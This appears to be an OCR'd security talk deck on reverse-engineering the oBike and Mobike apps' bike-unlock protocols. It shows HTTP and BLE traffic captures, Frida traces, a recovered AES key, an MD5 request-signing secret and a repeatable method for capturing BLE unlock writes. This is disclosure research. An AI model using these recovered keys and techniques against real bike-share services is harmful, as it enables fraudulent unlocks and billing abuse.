23d6965db28e8b99854bf2adf592e51fb9da3b77068
f647b29caa5f22473ad01ec1011270a9d3a73100292
b0fdf331b17b37564556df790a58489d8cad3f4dd27
6d5ae68a95fc7effefc998de151eeb0983ddc721634
5e7682df8cf2de0d2cbf3a8b7e7c1c8f8604016c377
b0195b0ab9e83c604d"}
```

```
POST /api/v2/bike/unlockPass HTTP/1.1
Host: mobile.o.bike
Content-Type: application/json
version: 3.2.4
Authorization: Bearer *****

{"value":"aa47e49f01cc740fdaa87973966
799f94bf02ced7416b15f1cc7f63bf52f50f9
28e76c5d7f911a054188751f7243d68daef4b
69b22432ec2166dc823f29de811e21f4adbfd
b826748b9e2573912422b0a51f6a07a5c7be2
bf7d41b56d69945c3ecf3ec94444db5abb26b
8c771fe8eba91cb1a5d336cc2130bde9bcb25
350250bb92c5aa880b2e6c0b3c0004c11ab0f
14eb1182b78fb3dcb5eb68e61205ae5048"}
```

# HTTP Message Encryption - AES

```
9386 ms     |    | +[OBikeEncrypt aesEncryptString:{"deviceId":"1521828969000-
8035385","dateTime":"1521984609867.631836","longitude":103.8331503422035,"latitude":1.3816313864
7611}&58bc93f4ac249b829174520a5afe733503f371f8]

9388 ms     |    |    | +[OBikeEncrypt aesEncryptData:<7b226465 76696365 4964223a 22313532
31383238 39363930 30302d38 30333533 3835222c 22646174 6554696d 65223a22 31353231 39383436
30393836 372e3633 31383336 222c226c 6f6e6769 74756465 223a3130 332e3833 33313530 33343232
3033352c 226c6174 69747564 65223a31 2e333831 36333133 38363436 37363131 7d263538 62633933
66346163 32343962 38323931 37343532 30613561 66653733 33353033 66333731 6638> keyData:<6f42694f
534d5946 557a4c65 64333234>]


keyData:<6f42694f 534d5946 557a4c65 64333234> = oBiOSMYFUzLed324
```


AES Key = oBiOSMYFUzLed + 324

# HTTP Message Encryption – SHA1Sum

```
POST /api/v2/bike/unlockPass HTTP/1.1
Host: mobile.o.bike
Content-Type: application/json
version: 3.2.4

{
    "bikeId":"060511449",
    "deviceId":"1521828969000-8035385",
    "dateTime":"1521984617263.854980",
    "keySource":"c4f1dc24"
}&ad6dad370f01782adfe200584ff63be31af29069
```


```
{
    "bikeId":"060511449",
    "deviceId":"1521828969000-8035385",
    "dateTime":"1521984617263.854980",
    "keySource":"c4f1dc24"
}&
```


 oBiOSX4buhBMG  **324**


… continued …
08
Unlock Bike Lock
09
Lock Status & Start Timer
10
Lock Status & End Timer
11
You have been billed $$$


oBike
Demo

# Retrieving Firmware… ☹



# So…


antoine
@ant0inet
Following
Having fun with #bleah, a great BLE analysis tool by @evilsocket
11:07 PM - 9 Aug 2018


MoBike

```
                    X. 9  `    '  P )X
                    `b  `       '  d'
                     `           '
            Made with ❤ by Simone 'evilsocket' Margaritelli


@ Scanning for 5s [-128 dBm of sensitivity] ...

┌ fe:91:4a:dc:fc:d4 (-54 dBm) ──────────────────────────────────────────────┐
│ Vendor                │ ?                                                 │
│ Allows Connections    │ ✓                                                 │
│ Address Type          │ random                                            │
│ Flags                 │ LE General Discoverable, BR/EDR                   │
│ Manufacturer          │ 'b3040101fe914adcfcd4a000013915000000'            │
│ Complete Local Name   │ mobike                                            │
└───────────────────────┴───────────────────────────────────────────────────┘

@ Connecting to fe:91:4a:dc:fc:d4 ... connected.
@ Enumerating all the things ...

┌──────────────┬──────────────────────────────────────────────────────────────────────────────────┬──────────────┬──────────────────────────────────────────────┐
│ Handles      │ Service > Characteristics                                                        │ Properties   │ Data                                         │
├──────────────┼──────────────────────────────────────────────────────────────────────────────────┼──────────────┼──────────────────────────────────────────────┤
│ 0001 -> 0007 │ Generic Access ( 00001800-0000-1000-8000-00805f9b34fb )                          │              │                                              │
│ 0003         │   Device Name ( 00002a00-0000-1000-8000-00805f9b34fb )                           │ READ WRITE   │ u'mobike'                                    │
│ 0005         │   Appearance ( 00002a01-0000-1000-8000-00805f9b34fb )                            │ READ         │ Unknown                                      │
│ 0007         │   Peripheral Preferred Connection Parameters ( 00002a04-0000-1000-8000-00805f9b34fb ) │ READ         │ Connection Interval: 8 -> 80                 │
│              │                                                                                  │              │ Slave Latency: 0                             │
│              │                                                                                  │              │ Connection Supervision Timeout Multiplier: 600 │
│ 0009 -> ffff │ a000faa0-0047-005a-0052-6d6f62696b65                                             │              │                                              │
│ 000b         │   a000fee1-0047-005a-0052-6d6f62696b65                                           │ NOTIFY       │                                              │
│ 000e         │   a000fee0-0047-005a-0052-6d6f62696b65                                           │ WRITE        │                                              │
└──────────────┴──────────────────────────────────────────────────────────────────────────────────┴──────────────┴──────────────────────────────────────────────┘

root in ~
```


01 http://www.mobike.com/download/app.html?b=A1234567


02 App Checks Lock Status. Uploads Coordinates.

03 Server Responds with Lock Status

04 Server Responds with Unlock Key

05 Unlock Bike Lock


… continued …
05
Unlock Bike Lock
06
Lock Status & Start Timer
07
Lock Status & End Timer
08
You have been billed $$$

# HTTP Message Integrity Check

```
POST /api/v2/rentmgr/unlockBike.do?sign=b9441790c2e3c42a57b439b51995f546 HTTP/1.1
Host: app.mobike.com
time: 1530100847000
mobileNo: +6512345678
accesstoken: XXXXXXXXXXXXXXX
platform: 0
Content-Type: application/x-www-form-urlencoded
Connection: close
Content-Length: 445

accesstoken=XXXXXXXXXXXXXXX&bikecode=A0000XXXXX&biketype=0&btEnabled=1&channel=1&clie
nt_id=ios&epdata=Es7dCTkXiZ1IV3H6z%2BS9R%2BYzRjFby0T4ADUNKh0aXm6wfZzfJtQEQ5IC%2By5lZYG
KFVy8I9vP6wwvkKCEqxNSMMCM3WespduyU8Svj7qyadFV4pN/nbC1behZa7ew3V0G8ofy6udhTkjbWLcjWeWvi
oJwrELB24aALccUKxCoMds%3D&latitude=1.3XXX&longitude=103.8XXX&mobileNo=+6512345678&time
=1530100847000&timestamp=1530100847.123456&userid=XXXXXXXXX
```

# HTTP Message Encryption

MWR INFOSECURITY


```
30714 ms  | +[RSA encryptString:XXXXXXXXXXuseridXXXXXXX#1530031691.737942
publicKey:MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDCi/VezJp6KaJNXZCHpQ4YmKxlWrcrddow5pHDX3vHe
iUqdOoJZJoBpUvFuFdlWEqP7itWNcPnuYAqRwXkh6xWD1oM4MrK4eH8/AzdGIgrcgq+pbB3DymgEujkHBhrxXqFiUS2
OjfebKwU0xJTPQM/KcxjqGDZxzswOxFJDxyKcwIDAQAB]

enter mbk_lowercaseMd5 ->
accesstoken=XXXXXXXXXX&bikecode=A0000XXXXX&biketype=0&btEnabled=1&channel=1&client_id=ios&e
pdata=Es7dCTkXiZ1IV3H6z+S9R+YzRjFby0T4ADUNKh0aXm6wfZzfJtQEQ5IC+y5lZYGKFVy8I9vP6wwvkKCEqxNSM
MCM3WespduyU8Svj7qyadFV4pN/nbC1behZa7ew3V0G8ofy6udhTkjbWLcjWeWvioJwrELB24aALccUKxCoMds=&lat
itude=1.381585998461937&longitude=103.8330852148159&mobileNo=+65XXXXXXXX&time=1530031691000
&timestamp=1530031691.737942&userid=XXXXXXXXX@iossecret

leave mbk_lowercaseMd5 -> b9441790c2e3c42a57b439b51995f546
```

01 http://www.mobike.com/download/app.html?b=A1234567


02 App Checks Lock Status. Uploads Coordinates.


POST
/api/v2/rentmgr/unlockBike.do?sign=9623f419340536f95c314d81c4c2b548 HTTP/1.1

**bikecode=A0000XXXXX**&biketype=0&btEnabled=1&channel=1&client_id=ios&epdata=ML1G%2BNjHnhzQPMoRZwtBx5k3c0yOBpBFZKePvb3WsR0%2BWBvtT7saxcwIwbI6JAkG27HGjWKMGjeCwUyvw1zOgOA17Lybmbv30ltfBwUkeFmpgklpG2YMEgFEEdCjYxhskfMtoLKWCz3WFBriiZ5S6yHnH5aT1yKe/YB7mMo1f0U%3D&**latitude=1.3XXX&longitude=103.8XXXX**&timestamp=1530096030.920647&userid=XXXXX




Faulty

```
HTTP/1.1 200
Content-Type: application/json;charset=UTF-8
Connection: close
{
  "bikeHardwareType": 2,
  "bikeId": "AXXXXXXX",
...
  "message": "Our apologies, this bike needs
maintenance, please use another one",
...
}
```

Good

```
HTTP/1.1 200
Content-Type: application/json;charset=UTF-8

Connection: close

{
...
  "object": {
    "authkey": "",
    "data":
"001BB441CB88B4034565E1C7BE448CD4B3D9F5CAA8452A2323
5201",
    "orderid": "MBKA0000XXXXXXXX",
...
}
```



05 Unlock Bike Lock

```
32484 ms  -[MBKUnlockBikeData setData:001BB441CB88B4034565E1C7BE448CD4B3D9F5CAA8452A23235201]
32489 ms  -[MBKUnlockBikeData setMacaddress:XX:XX:XX:XX:XX:XX]
32494 ms  -[MBKUnlockBikeData setAuthkey:]
32498 ms  -[MBKUnlockBikeData setBikeid:A0XXXXXXX]
32501 ms  -[MBKUnlockBikeData setOrderid:MBKA000XXXXXXXXXXX]

35446 ms  -[MBKPeripheral peripheral:<CBPeripheral: 0x1744ee380, identifier = 2B7D32FB-8B34-4C58-BB57-
A37976F63FC3, name = mobike, state = connected> didDiscoverCharacteristicsForService:<CBService:
0x172679c80, isPrimary = YES, UUID = A000FAA0-0047-005A-0052-6D6F62696B65> error:0x0]

35449 ms     | -[CBPeripheral setNotifyValue:0x1 forCharacteristic:<CBCharacteristic: 0x174aa45c0, UUID
= A000FEE1-0047-005A-0052-6D6F62696B65, properties = 0x10, value = <31>, notifying = NO>]

35452 ms     | -[CBPeripheral setNotifyValue:0x1 forCharacteristic:<CBCharacteristic: 0x174aa46e0, UUID
= A000FEE0-0047-005A-0052-6D6F62696B65, properties = 0x8, value = <33324634 46454444 37363546 38453530
46324232>, notifying = NO>]
```



05 Unlock Bike Lock

```
35591 ms     | -[MBKPeripheral writeString:30001BB441CB88B40345]
35592 ms     |    | -[CBPeripheral writeValue:0x17525e1b0 forCharacteristic:0x174aa46e0 type:0x0]

35666 ms     | -[MBKPeripheral writeString:3165E1C7BE448CD4B3D9]
35667 ms     |    | -[CBPeripheral writeValue:0x17145c410 forCharacteristic:0x174aa46e0 type:0x0]

35739 ms     | -[MBKPeripheral writeString:32F5CAA8452A23235201]
35741 ms     |    | -[CBPeripheral writeValue:0x17125e720 forCharacteristic:0x174aa46e0 type:0x0]
```

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000  33 30 30 30 31 42 42 34 34 31 43 42 38 38 42 34  30001BB441CB88B4
00000010  30 33 34 35                                      0345
```

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000  33 31 36 35 45 31 43 37 42 45 34 34 38 43 44 34  3165E1C7BE448CD4
00000010  42 33 44 39                                      B3D9
```

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000  33 32 46 35 43 41 41 38 34 35 32 41 32 33 32 33  32F5CAA8452A2323
00000010  35 32 30 31                                      5201
```

# Unlock Algorithm

```
32484 ms  -[MBKUnlockBikeData setData:001BB441CB88B4034565E1C7BE448CD4B3D9F5CAA8452A23235201]
```

**Message 1**

| Index ? | Message |
| --- | --- |
| 33 30 | 001BB441CB88B40345 |

**Message 2**

| Index ? | Message |
| --- | --- |
| 33 31 | 65E1C7BE448CD4B3D9 |

**Message 3**

| Index ? | Message |
| --- | --- |
| 33 32 | F5CAA8452A23235201 |


MWR
INFOSECURITY
MoBike
Demo

# In Summary…

# 2 Types of Lock Schemes

MWR INFOSECURITY

## Challenge Response

1. Poll Lock for a Token
2. Send Token to Server to Request Key
3. Receive Key
4. Unlock!

## Direct

1. Request Key from Server
2. Receive Key
3. Unlock!

# Repeatable Process

1. Enumerate Services and Characteristics – BLEAH

2. Capture Characteristics Settings
   ```
   -m "*[CBPeripheral setNotifyValue*]"
   ```

3. Capture BLE Reads & BLE Writes
   ```
   -m "*[CBPeripheral readValue*]"
   -m "*[CBPeripheral writeValue*]"
   -m "*[* *didUpdateNotificationStateForCharacteristic*]"
   -m "*[* *didUpdateValueForCharacteristic*]"
   ```

# Tools Used

MWR INFOSECURITY

FRIDA


MWR INFOSECURITY

# Thank you for listening!

@vincent_tky

# Q&A

MWR InfoSecurity